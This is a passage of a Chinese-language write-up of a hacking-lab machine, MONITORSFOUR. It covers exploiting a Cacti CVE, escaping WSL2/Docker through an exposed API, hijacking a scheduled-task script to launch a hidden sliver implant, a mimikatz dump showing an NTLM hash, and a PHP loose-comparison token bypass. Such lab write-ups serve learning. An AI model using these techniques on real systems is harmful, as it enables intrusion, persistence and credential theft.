
可以来爆破一下用户名得到 marcus 这个 username。成功登入 cacti,这下可以继续利用 CVE-2025-24367 了。
CVE-2025-24367 Exploitation

成功得到 shell,传个 agent 方便操作。

收集一下机器的信息,发现这是一个 Windows 的 wsl2 容器。
并且在 /home/marcus 目录下可以读到 user.txt。

4. Privilege Escalation (权限提升) Container Escape 用关键词 wsl2 escape docker 去搜索漏洞可以找到这个:

上传 poc 到靶机,poc 需要一个内网地址,恰好 Gemini 给出来了一个 api 地址 http://192.168.65.7:2375,将这个给到 poc,成功又得到一个反弹 shell。

poc 帮我们进入了一个容器,这个容器将靶机的 C 盘挂载到了 hostc 目录下面,从而我们就可以读到 root.txt。
5. More on this box (持久化与分析) Interact Shell 虽说是读到了,但是没有拿到交互式 shell 这算打完了吗?
既然我们对 C 盘拥有完全读写权限的话利用计划任务跑一个我们自己的 agent 就好了。
Windows 的计划任务文件存放在 /windows/system32/tasks 目录下,正巧这个靶机也确实有几个。
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
ls Clean_Containers Clean_DB Copy_User_File_To_Container Microsoft StartDockerDesktopCLIOnly cat Clean_C* <?xml version="1.0" encoding="UTF-16" ?> <Task version ="1.3" xmlns ="[http://schemas.microsoft.com/windows/2004/02/mit/task](http://schemas.microsoft.com/windows/2004/02/mit/task)" > <RegistrationInfo > <URI > \Clean_Containers</URI > </RegistrationInfo > ... <Actions Context ="Author" > <Exec > <Command > PowerShell.exe</Command > <Arguments > -ExecutionPolicy Bypass -File C:\Users\Administrator\Documents\container_cleanup.ps1</Arguments > </Exec > </Actions > </Task >
这个任务每三分钟执行一次位于 C:\Users\Administrator\Documents\container_cleanup.ps1 的脚本,直接替换脚本成执行我的 agent。
1
2
3
4
5
6
cat <<EOF > /hostc/Users/Administrator/Documents/container_cleanup.ps1 \$path = "C:\Users\Administrator\Documents\sliver.exe" if (Test-Path \$path) { Start-Process -FilePath \$path -WindowStyle Hidden } EOF
现在静等 3 分钟就能获取到 session 了,然后直接 mimikatz 读到 adminhash。
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
[server] sliver (encsec2) > mimikatz "privilege::debug" "token::elevate" "lsadump::sam" "exit" [*] Successfully executed mimikatz [*] Got output: .#####. mimikatz 2.2.0 (x64) .## ^ '## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com ) '#####' > [https://pingcastle.com](https://pingcastle.com) / [https://mysmartlogon.com](https://mysmartlogon.com) ***/ mimikatz(commandline) Privilege '20' OK mimikatz(commandline) Token Id : 0 User name : SID name : NT AUTHORITY\SYSTEM 752{0;000003e7} 1 D 48133NT AUTHORITY\SYSTEMS-1-5-18 (04g,21p) Primary -> Impersonated ! * Process Token : {0;0037762d} 0 D 3640220MONITORSFOUR\Administrator S-1-5-21-1152179935-589108180-1989892463-500 (15g,24p) Primary * Thread Token : {0;000003e7} 1 D 3685606NT AUTHORITY\SYSTEMS-1-5-18 (04g,21p) Impersonation (Delegation) mimikatz(commandline) Domain : MONITORSFOUR SysKey : 8a6c03715ce8a8d26720e83ffe01c780 Local SID : S-1-5-21-1152179935-589108180-1989892463 SAMKey : 376138826a6f7dabae201db087e3cc9a RID : 000001f4 (500) User : Administrator Hash NTLM: 41f4136faf5a06a6765a8fcea8870225
Why token=0 work?
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
<?php require_once __DIR__ . '/Database.php' ;require_once __DIR__ . '/AuthController.php' ;class UserController protected $db ; public function __construct ( { $this ->db = Database ::getInstance ()->getConnection (); } public function get_users ($router { $token = $_GET ['token' ] ?? null ; if ($token === null ) { echo json_encode (["error" => "Missing token parameter" ]); exit ; } $auth = new AuthController (); if (!$auth ->validate_token ($token )) { header ("Content-Type: application/json" ); echo json_encode (["error" => "Invalid or missing token" ]); exit ; } $stmt = $this ->db->query ("SELECT * FROM users" ); $users = $stmt ->fetchAll (); return json_encode ($users ); } public function get_user ($router { $token = $_GET ['token' ] ?? null ; $id = $_GET ['id' ] ?? null ; if ($token === null ) { echo json_encode (["error" => "Missing token parameter" ]); exit ; } if ($id === null ) { echo json_encode (["error" => "Missing ID parameter" ]); exit ; } $auth = new AuthController (); if (!$auth ->validate_token ($token )) { header ("Content-Type: application/json" ); echo json_encode (["error" => "Invalid or missing token" ]); exit ; } try { $query = "SELECT * FROM users WHERE id = :id" ; $stmt = $this ->db->prepare ($query ); $stmt ->bindParam (':id' , $id , PDO::PARAM_STR ); $stmt ->execute (); $user = $stmt ->fetch (PDO::FETCH_ASSOC ); if (!$user ) { return json_encode (["error" => "No user found by that ID" ]); } } catch (PDOException $e ) { return json_encode (["error" => "No user found by that ID" ]); } return json_encode ($user ); } }
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
<?php class AuthController protected $db ; public function __construct ( { $this ->db = Database ::getInstance ()->getConnection (); } public function validate_token ($token bool { $query = "SELECT token FROM users" ; $stmt = $this ->db->query ($query ); $tokens = $stmt ->fetchAll (PDO::FETCH_COLUMN ); foreach ($tokens as $db_token ) { if ($token == $db_token ) { return true ; } } return false ; } }
可以看到 token 是用 == 弱比较检测的,0e 开头的和 0 进行弱比较的话会返回 True,数据库中恰好 token 是 0e 开头的。
6. Todo 第一次在打靶中使用 sliver,发现好多操作我都还不会,后面会去看一下 sliver 的官方 wiki 补全一下知识弱点。